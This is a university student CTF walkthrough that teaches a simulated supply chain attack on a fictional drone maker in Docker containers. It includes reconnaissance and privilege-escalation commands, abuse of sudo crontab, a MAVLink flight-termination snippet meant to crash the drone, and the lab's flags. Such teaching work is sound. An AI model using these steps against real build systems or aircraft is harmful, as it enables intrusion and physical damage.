Technische Hochschule Deggendorf
Faculty Applied Information Technology
Studiengang Bachelor of Cyber-Security

Damn Vulnerable Drone Supply Chain Compromise CTF - Technical Walkthrough

Vorgelegt von:

Christof Renner
Matrikelnummer: 22301943
Manuel Friedl
Matrikelnummer: 1236626
Felix Hahl
Matrikelnummer:

Prüfungsleitung:

Prof. Dr. Michael Heigl

Am: 17. Juli 2025

Contents

1. Welcome to Your First Cyber Hacking Lab!

Operation Briefing: Infiltrate SkyDefence AG

You are now a member of the advanced threat actor group **BitLock**. Your group's objective is to infiltrate and compromise the secure drone manufacturer, **SkyDefence AG**. After multiple failed direct attacks on SkyDefence AG's hardened perimeter, BitLock strategists devised a new approach: exploiting weaknesses within SkyDefence AG's software supply chain.

Your reconnaissance identified an ideal target: **SkyDeliverer AG**, a software development partner trusted by SkyDefence AG to deliver critical software updates for their drones. You've successfully executed a targeted phishing campaign, and you've now gained the credentials of a junior developer at SkyDeliverer AG.

Your mission is clear: leverage this initial access to stealthily navigate the internal environment of SkyDeliverer AG, identify potential weaknesses, and inject malicious code into their build systems. Once deployed, your infected software will propagate into SkyDefence AG's secure drone infrastructure, compromising their drone fleet and achieving BitLock's ultimate objective.

Prepare yourself for a sophisticated supply chain compromise—your skills in stealth, patience, and technical acumen will be critical.

Are you ready to infiltrate and pwn the SkyDefence AG?



Figure: Supply Chain Attack Pathway into SkyDefence AG

1.1. Learning Objectives

By the end of this exercise, you will be able to:

- Clearly define and explain a **supply chain attack**.
- Use fundamental **Linux commands** effectively for reconnaissance and exploration.
- Understand common reasons why developers introduce **security vulnerabilities**.
- Think critically from both the **attacker's and defender's perspectives**.
- Execute and recognize techniques employed by professional cybersecurity analysts.

1.2. What You Need

To successfully complete this lab, ensure you have the following:

- **Docker Desktop**
- **Basic knowledge of the linux commandline** is helpful but not mandatory.
- **Curiosity and patience** to explore and learn.

1.3. Understanding Supply Chain Attacks

What is a Supply Chain Attack? (Simple Explanation)

Imagine ordering food at your favorite restaurant. You trust the restaurant completely, so you never question where the ingredients come from or if someone has tampered with them.

A **supply chain attack** is like secretly contaminating these ingredients at the supplier stage—before they ever reach the restaurant. By the time the ingredients are delivered, even the trusted restaurant unknowingly serves compromised meals to customers.

In the cybersecurity world, hackers don't always directly target their primary victims. Instead, they inject malicious code into software or updates during their development phase. Once installed by the end-users, this software is already compromised.

Real-world examples include:

- **SolarWinds (2020)** – attackers infiltrated software updates used by major companies and government agencies.
- **Codecov (2021)** – attackers altered CI/CD pipeline scripts, compromising customer data.
- **Multiple npm package compromises** – attackers planted malicious code within popular software libraries.

2. Background: MITRE ATT&CK Framework

What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework is a globally recognized knowledge base of cyberattack techniques and tactics. It helps security professionals understand how real-world attackers operate, map their activities, and improve defenses.

Key Concepts:

- **Tactics:** The attacker's goals (e.g., Initial Access, Persistence, Privilege Escalation)
- **Techniques:** How those goals are achieved (e.g., Phishing, Exploiting Vulnerabilities, Scheduled Tasks)
- **Procedures:** Real-world examples of how techniques are used

In this lab, you'll see MITRE IDs (like T1078) that map your actions to real attacker behaviors!



Figure: Example MITRE ATT&CK Tactics Progression

3. Background: What is Docker?

Docker in a Nutshell

Docker is a tool that lets you run applications in isolated environments called **containers**. Think of containers as lightweight, portable virtual computers that always work the same way, no matter where you run them.

Why use Docker?

- Easy to set up complex labs and environments
- Each container is separate and safe to experiment in
- Used by real companies for development and deployment

4. Setting Up Docker

This section covers installing Docker on Linux, macOS, and Windows as this is will run the infrastructure which we will need in order to start the lab.

For Windows and MAC please follow the installation steps over to:

`https://docs.docker.com/desktop/mac/install/`



Figure 1: Download your corresponding docker image

Confirm that everything is working by opening your Command Prompt and running:

```
sudo docker run hello-world

```

```
C:\Users\ChristofRenner> docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/get-started/
```

Figure 2: Successful output of "docker run hello-world"

If you want to install docker on Linux please consult the the docker installation docs to find custom instructions for your distribution:

`https://docs.docker.com/desktop/setup/install/linux/`

5. System Architecture

5.1. Container Overview

The lab environment comprises several interconnected components.

1. **Developer Machine** (`dev-workstation`)
   - working machine of the developer account.
   - Equipped with necessary build tools and development environment.

2. **Flight Controller** (`flight-controller`)
   - Core drone firmware.
   - Processes virtual sensor data for drone flight controls.

3. **Companion Computer** (`companion-computer`)
   - Performs advanced onboard processing tasks beyond basic flight control.
   - Manages telemetry logs, wireless networks, camera streaming, and autonomous guidance systems.
   - Communicates with Ground Control via wireless MAVLink connections.

4. **Ground Control Station** (`ground-control`)
   - Central user interface for drone pilots/operators.
   - Provides functionalities for mission planning, flight mapping, video streaming, and joystick control.
   - Monitors build artifacts and manages software deployments.

5. **Simulator** (`simulator`)
   - For drone physics and environments.
   - Manages motor operations, physics calculations, and sensor simulations.

5.2. Network Topology



Figure 3: Simplified Network Topology: External Attacker vs. Internal Drone System

6. Lab Setup - Getting Started

6.1. Starting Your Hacking Environment

First, let's get our lab environment running. To get all the infrastructure we need lets fist clone the repo which hosts it.

```
# Open a terminal and clone the repo. Install git if not present.
git clone https://github.com/crnnr/Damn-Vulnerable-Drone

```

Listing 1: Cloning the required repo

Secondly, lets start the infrastructure.

```
# Open a terminal and navigate to the project directory
cd Damn-Vulnerable-Drone\DVDS-SUPPLYCHAIN-CHALLENGE

# Execute the start script
bash start.sh

# ! You will now see the startup of all the containers!
# Depending on your setup, this might take a couple of minutes

# The script will handle starting containers and connect you
# to the developer machine automatically.
# If not, you can check running containers with:
# docker ps

```

Listing 2: Starting the Lab Environment

What just happened? We just started several "virtual computers" (called containers) that simulate a real company's development environment:

- A developer's workstation (where programmers write code)
- A network which connects the different parts of the drone
- The background Webserver which simulate the drone behaviour

Think of it like a miniature version of a real company's IT infrastructure!

If everything worked you now have something that looks something like this:

Figure 4: Successful start of lab env

You are now connected to the developer machine with the junior developer credentials we acquired through the fishing campaign. You can now look around, familiarize yourself with the environment and explore the container!

7. Exploring the Lab Environment

7.1. Step 1: Accessing the Damn Vulnerable Drone Webpage

After successfully starting your lab environment, your simulated drone is now active. Let's begin by accessing the drone's web management interface:

1. Open your preferred browser.
2. Navigate to:

`http://localhost:8000/`

If everything is correctly set up, you should see something that resembles the page below:

Figure 5: Damn Vulnerable Drone Web Interface

On the upper right hand side, you can now click through the different stages of a test environment. Again, based on your Hardware, some steps might take a second to load. However, go ahead and run through the different stage of the Flight stages.

7.2. Step 2: Exploring the Developer Container

Back in our developer box, lets look around a little what we can find.

On the machine execute these commands:

```
# Who are we?
whoami

# List the content of the current directory we are in.
ls


```

Listing 3: Exploring the filesystem

The Linux commandline In order to advance the challenge we need to learn some basic linux commandline commands:

- **cd**: Allows us to change directories
- **ls**: Lists the content of a directory
- **nano**: allows us to edit files via commandline
- **nano**: allows us to view the content of a file

Pro Tip: Use "Tab" to auto-complete commands

Challenge: Coming home

How many "home"-directories exist on the developer machine?

8. Advancing the Attack: Reconnaissance

Now that you've established a foothold on the developer's machine, it's crucial to begin reconnaissance to find ways to escalate your attack. Professional attackers spend considerable time performing detailed reconnaissance to identify vulnerabilities and potential targets.

What is Reconnaissance?
Reconnaissance is the first step in most cyberattacks. It involves collecting valuable information about a target's environment, such as:

- Sensitive files containing passwords or API keys.
- SSH keys or other authentication mechanisms.
- Configuration and build scripts that reveal software vulnerabilities.

Effective reconnaissance greatly increases your chances of a successful exploitation.

8.1. Conducting Reconnaissance: Basic Linux Commands

Begin your reconnaissance by exploring the environment systematically. Execute the following Linux commands in the developer container to gather useful information:

```
# Navigate to the developer's directory
cd /home/developer/

# Thoroughly examine directories and their contents
ls -la

# Look specifically for SSH keys used for remote server access
ls -la ~/.ssh/


```

Listing 4: Advanced exploration commands

What are SSH Keys?
SSH keys are cryptographic keys used for authentication in the SSH protocol, enabling secure remote access to servers and other systems. They replace passwords with a more secure and often more convenient method of authentication, relying on a pair of keys: a private key kept secret by the user and a public key shared with the server.

Since we didn't find anything, let's check what we can accomplish with our current developer account:

```
# Display your user ID and group memberships
id

# Check your current user's permissions for sudo commands
sudo -l

```

Listing 5: Checking user privileges

What are Privileges?

In Linux, **privileges** define what operations a user is allowed to perform. Regular users typically have limited privileges, whereas administrators (root) have full control over the system.

Attackers usually seek **privilege escalation** to move from regular user privileges to administrative (root) privileges. With root privileges, attackers can access sensitive files, alter configurations, and maintain persistent access.



Figure 6: Output of privilege checks in the container

Since we seem to have no special privileges, let's look for other ways an attacker might use.

9. SSH Keys

One way to we could use to further our reach into into the network are **SSH-Keys**. SSH keys can be used to authenticate to other systems without needing a password, making them a valuable asset for an attacker. If we can find and use the developer's SSH keys, we may be able to access other machines in the network.

What are SSH Keys?
SSH keys are cryptographic keys used for authentication in the SSH protocol, enabling secure remote access to servers and other systems. They replace passwords with a more secure and often more convenient method of authentication, relying on a pair of keys: a private key kept secret by the user and a public key shared with the server.

We can check if the developer has any SSH keys configured by looking in the `/.ssh/` directory.

```
# List SSH keys in the developer's .ssh directory
ls -la ~/.ssh/

```

Listing 6: Checking for SSH keys

Figure 7: Output of SSH key checks in the container

Seeing as there is no .ssh directory, we can assume that the developer has not set up any SSH keys. Looking at this we should look into escalating our privileges on the local machine.

10. Cronjobs

A common method of privilege escalation (both on Linux and Windows!) involves exploiting scheduled tasks. In Linux these are known as **cronjobs**. Cronjobs are automated tasks scheduled to run periodically under a defined user account.

Let's investigate if there are any cronjobs configured on this system.

```
# Check cronjobs belonging to your current user
crontab -l

# Check system-wide cronjobs (typically requiring higher privileges)
ls -la /etc/cron*

# View cronjob configuration files for scheduled tasks
cat /etc/crontab
cat /etc/cron.d/*

```

Listing 7: Checking cronjobs

What do cronjobs look like?

Cronjob Format: Each line in a cronjob file follows this format:

```
* * * * * useraccount command-or-script-to-execute
```

The five asterisks represent the schedule:

- **Minute** (0-59)
- **Hour** (0-23)
- **Day of Month** (1-31)
- **Month** (1-12)
- **Day of Week** (0-7, where both 0 and 7 represent Sunday)

For example, `0 5 * * 1 user1 /path/to/script.sh` runs the script every Monday at 5:00 AM in the user1's context.

10.1. Analyzing Cronjob Vulnerabilities

When analyzing cronjobs for vulnerabilities, look for the following common security issues:

- Cronjobs running scripts from directories where you have write permissions.
- Scripts or binaries executed by cronjobs that lack absolute paths, making them susceptible to path manipulation.
- Cronjobs that execute scripts with overly permissive file permissions.

Looking at the output of the previous commands, we can see that there are multiple cronjobs configured on the system.

```
developer@322ac5aec1bf:/$ crontab -l
no crontab for developer
developer@322ac5aec1bf:/$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1136 Mar 23  2022 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
-rw-r--r-- 1 root root   38 Jun 21 08:38 build-update
-rw-r--r-- 1 root root  201 Jan  8  2022 e2scrub_all

/etc/cron.daily:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
-rwxr-xr-x 1 root root 1478 Apr  8  2022 apt-compat
-rwxr-xr-x 1 root root  123 Dec  5  2021 dpkg

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
developer@322ac5aec1bf:/$
```

Figure 8: Output of cron job checks in the container

Challenge: Finding Cronjobs

Did you find any cronjobs that run with root privileges or execute scripts that you can modify?

List them below!

Now that we have an potentially malicious cronjobs running as root, let's look at how we can exploit it. Let's start by looking at the build-update.script that we gets executed by the cronjob.

```
ls -al /bin/build-update.sh

```

Listing 8: Viewing build-update.script

Using this command we can see different properties of the file:

```
developer@e1d838127397:/$ ls -al /bin/build-update.sh
-rwxr-xr-x 1 root root 7354 Jun 21 17:45 /bin/build-update.sh
developer@e1d838127397:/$
```

Figure 9: Output of build-update script checks in the container

- **File Permissions:** The first column shows the file's permissions, such as `-rwxr-xr-x`. This indicates:
  - `-`: Regular file.
  - `rwx`: The owner has read, write, and execute permissions.
  - `r-x`: The group has read and execute permissions.
  - `r-x`: Others have read and execute permissions.
- **Number of Links:** The second column shows the number of hard links to the file.
- **Owner:** The third column displays the username of the file's owner, e.g., `root`.
- **Group:** The fourth column shows the group associated with the file, e.g., `root`.
- **File Size:** The fifth column indicates the size of the file in bytes.
- **Last Modified Date:** The sixth through eighth columns show the date and time the file was last modified.
- **File Name:** The final column displays the name of the file, `build-update.sh`.

This information is crucial for understanding the file's accessibility and potential vulnerabilities. For example, if the file is writable by the current user or group, it could be exploited to escalate privileges.

We can see that the file is owned by root and we can only `view` it.
We can do so by running:

```
# View the content of the build-update script
cat /bin/build-update.sh

```

Listing 9: Viewing the build-update script

Consider the following example of a vulnerable cronjob:

```
# /etc/crontab
* * * * * root /home/developer/scripts/backup.sh

```

Listing 10: Example vulnerable cronjob

This cronjob runs every minute as the `root` user, executing the script `backup.sh`. If the developer account has write permissions on this script or the containing directory, it provides a direct pathway to privilege escalation.

Ethical Reminder:
While identifying vulnerabilities is critical for defenders and ethical hackers, exploiting them without explicit authorization in a real-world context is illegal and unethical. Always act responsibly and within ethical boundaries.

Challenge: Cronjob Privilege Escalation Pathway
Did you discover any cronjobs that run with root privileges? List them!

10.2. MITRE ATT&CK Mapping

Technique: T1083 - File and Directory Discovery

10.3. Documentation Analysis

Examine the available documentation:

```
    # Navigate to documentation directory
    cd /home/developer/Documents/

    # Read available hints
    cat README.txt
    cat known_issues.txt

    # Explore project directories
    ls -la /home/developer/projects/
    python3 /home/developer/projects/drone_dev.py

```

Listing 11: Documentation Review

10.4. Build System Analysis

Identify the build system and potential attack vectors:

```
    # Examine the /opt/ directory
    ls -la /opt/
    ls -la /opt/shared-builds/

    # Analyze the build update script
    cat /opt/build-update.sh

    # Check current RTL implementation
    cat /opt/shared-builds/return-to-land.py

```

Listing 12: Build System Exploration

10.5. Privilege Analysis

Determine available privileges and vulnerabilities:

```
    # Check sudo permissions
    sudo -l

    # Analyze cron configuration
    crontab -l 2>/dev/null || echo "No cron jobs configured"

    # System users and groups
    groups
    cat /etc/passwd | grep developer

```

Listing 13: Privilege Enumeration

11. Phase 3 - Finding Our Attack Vector

11.1. MITRE ATT&CK Mapping

Technique: T1053.003 - Scheduled Task/Job: Cron

11.2. The Privilege Escalation Hunt

We found the build script, but it's owned by root. We need to find a way to modify it. Let's check what special privileges our developer account has:

```
# Check what commands we can run as root
sudo -l

# Look for scheduled tasks (cron jobs)
crontab -l

# Check if there are any system-wide cron jobs
ls -la /etc/cron*
cat /etc/crontab

```

Listing 14: Checking Privileges

What is sudo?
`sudo` stands for "Super User DO". It allows regular users to run specific commands as the root (administrator) user.
When you run `sudo -l`, you're asking: "What am I allowed to do as root?"
If a system is misconfigured, you might find that you can run dangerous commands as root, even from a regular user account!

Challenge: Privilege Discovery
When you run `sudo -l` and find that you can run some commands without a password (look for "NOPASSWD"), you've found a critical security vulnerability! Write down the flag below:
`FOUND_SUDO_PRIVILEGES`

11.3. Understanding Cron Jobs

Cron is like a robot assistant that runs commands automatically on a schedule:

```
# Create a malicious cron job to trigger our supply chain attack
sudo crontab -e

# Add this line to run the build script every 2 minutes:
# */2 * * * * /opt/build-update.sh

# Verify the cron job was installed
sudo crontab -l

```

Listing 15: Setting Up Malicious Cron Job

How to Read Cron Syntax
A cron job looks like: `*/2 * * * * /opt/build-update.sh`
The five stars represent:

- `*/2` = every 2 minutes
- `*` = every hour
- `*` = every day of month
- `*` = every month
- `*` = every day of week

So `*/2 * * * *` means "every 2 minutes"!

11.4. Monitoring the Compromise Process

Watch as our supply chain attack unfolds:

```
# Watch the RTL file for changes
watch -n 10 "ls -la /opt/shared-builds/return-to-land.py && echo '---' && head -10 /opt/shared-builds/return-to-land.py"

# Alternative: Monitor system logs
tail -f /var/log/syslog | grep CRON

```

Listing 16: Monitoring the Attack

12. Phase 4: Supply Chain Compromise

12.1. MITRE ATT&CK Mapping

Technique: T1195.002 - Compromise Software Supply Chain

12.2. Analysis of the Compromised Component

After the cron job executes automatically, the RTL component gets replaced:

```
    def send_flight_termination_command(master):
        """Send flight termination command to force the drone
        to shut down in mid-air."""
        master.mav.command_long_send(
            master.target_system,
            master.target_component,
            mavutil.mavlink.MAV_CMD_DO_FLIGHTTERMINATION,
            0,  # Confirmation
            1,  # Param1: 1 to initiate flight termination
            0, 0, 0, 0, 0, 0  # Other params unused
        )
        print("CRITICAL: Flight termination command sent")

```

Listing 17: Compromised RTL Implementation

Understanding the Attack
What just happened is the core of a supply chain attack:

1. We used legitimate access (developer account)
2. We exploited a misconfiguration (sudo crontab access)
3. We scheduled malicious code to be deployed automatically
4. The build system now deploys compromised software every 2 minutes
5. Anyone using the "updated" software will run our malicious code

This is exactly how real-world supply chain attacks work!

12.3. Deployment Verification

Verify the successful compromise:

```
    # Check the modified RTL file
    cat /opt/shared-builds/return-to-land.py | grep -A 5 "
  flight_termination"

    # Verify deployment logs in Ground Control System
    docker logs dvd-ground-control | grep "RTL module"

```

Listing 18: Deployment Verification

Challenge: Supply Chain Compromise
When you see the malicious flight termination code in the RTL file, you've successfully compromised the supply chain! Write down the flag below:
`SUPPLY_CHAIN_COMPROMISED`

13. Phase 5: Impact

13.1. MITRE ATT&CK Mapping

Technique: T1485 - Data Destruction

13.2. Drone Crash Simulation

Execute the compromised RTL component to demonstrate impact:

```
# Direct execution of the compromised RTL
python3 /opt/shared-builds/return-to-land.py

# Alternative: Via the Ground Control System
docker exec -it dvd-ground-control python3 /return-to-land.py

```

Listing 19: RTL Execution and Crash Simulation

13.3. Flag Extraction

Upon successful crash, the flag is displayed:

```
Connected to drone via ground control
CRITICAL: Flight termination command sent - simulating crash

[DRONE CRASHED] Root Flag: DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}
```

Challenge: Mission Complete

When you see the drone crash message with the root flag, you've completed the entire supply chain attack! Write down the final flag below:
`DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}`

14. Defense and Mitigation

14.1. How to Prevent Supply Chain Attacks

Now that you understand how these attacks work, let's learn how to defend against them:

Security Best Practices

1. Strong Authentication

- Use strong, unique passwords
- Implement multi-factor authentication
- Regular password rotation

2. Privilege Management

- Follow principle of least privilege
- Remove unnecessary sudo permissions
- Audit privileged access regularly

3. Build System Security

- Code signing and verification
- Isolated build environments
- Automated security scanning
- Change monitoring and approval processes

4. Monitoring and Detection

- File integrity monitoring
- Continuous security monitoring
- Anomaly detection
- Regular security audits

14.2. Implementing Basic Defenses

Let's implement some basic security measures:

```
# Remove dangerous sudo permissions
sudo visudo
# Remove or comment out the NOPASSWD line

# Set up file integrity monitoring
sudo apt-get install aide
sudo aide --init
```

```
8
9     # Monitor critical files
10    sudo auditctl -w /bin/build-update.sh -p wa -k build_script_changes
11    sudo auditctl -w /opt/shared-builds/ -p wa -k shared_builds_changes
12
13    # Check for unusual cron jobs
14    sudo crontab -l
15    ls -la /etc/cron.d/
16
```

Listing 20: Basic Security Hardening

15. Real-World Context

15.1. Famous Supply Chain Attacks

Your lab exercise was based on real attack techniques used in major cybersecurity incidents:

Table 1: Major Supply Chain Attacks

Attack	**Year**	**Description**
SolarWinds	2020	Hackers injected malicious code into SolarWinds' software updates, affecting thousands of organizations including government agencies
Codecov	2021	Hackers modified a bash script in Codecov's CI/CD pipeline, stealing credentials from hundreds of customer networks
CCleaner	2017	Malware was inserted into the popular CCleaner software, affecting over 2 million users
NotPetya	2017	Attackers compromised a Ukrainian software company's update mechanism to spread destructive malware globally

15.2. Career Paths in Cybersecurity

Completing this lab shows you have aptitude for several cybersecurity careers:

- **Penetration Tester**: Test systems for vulnerabilities (like you just did!)
- **Security Analyst**: Monitor and respond to security threats
- **DevSecOps Engineer**: Build security into development processes
- **Incident Response Specialist**: Investigate and contain cyber attacks
- **Security Architect**: Design secure systems and infrastructure

16. Next Steps

16.1. Continue Learning

Recommended Learning Path
Immediate Next Steps:

- Practice more Linux command line skills
- Learn about the MITRE ATT&CK framework
- Study common vulnerabilities (OWASP Top 10)
- Try other hands-on labs (TryHackMe, HackTheBox)

Intermediate Goals:

- Learn a scripting language (Python, Bash)
- Study network security fundamentals
- Practice with vulnerability scanners
- Understand cryptography basics

Advanced Skills:

- Reverse engineering and malware analysis
- Cloud security (AWS, Azure, GCP)
- Advanced persistent threat (APT) analysis
- Security tool development

16.2. Certification Pathways

Consider pursuing these entry-level certifications:

- CompTIA Security+ (foundational)
- CEH (Certified Ethical Hacker)
- GSEC (GIAC Security Essentials)
- CySA+ (Cybersecurity Analyst)

17. Troubleshooting

17.1. Common Problems

17.1.1. Cron Service Issues

```
    # Check service status
    sudo systemctl status cron

    # Restart service
    sudo systemctl restart cron

    # Analyze cron logs
    sudo tail -f /var/log/syslog | grep CRON

```

Listing 21: Cron Debugging

17.1.2. Network Connection Problems

```
    # Check container network
    docker network ls
    docker network inspect dvd_dvd-network

    # Test container connectivity
    docker exec dvd-developer-machine ping -c 3 ground-control

```

Listing 22: Network Debugging

17.1.3. Permission Issues

```
    # Check file permissions
    ls -la /opt/build-update.sh
    sudo chmod +x /opt/build-update.sh

    # SELinux/AppArmor status (if enabled)
    getenforce
    aa-status

```

Listing 23: Permission Debugging

18. Lab Summary

18.1. What You Accomplished

Challenge: Your Achievement Summary

You successfully completed a realistic supply chain attack simulation:
Flags Earned:

1. CONNECTED_TO_LAB - First system access
2. FOUND_DEVELOPER_USER - System reconnaissance
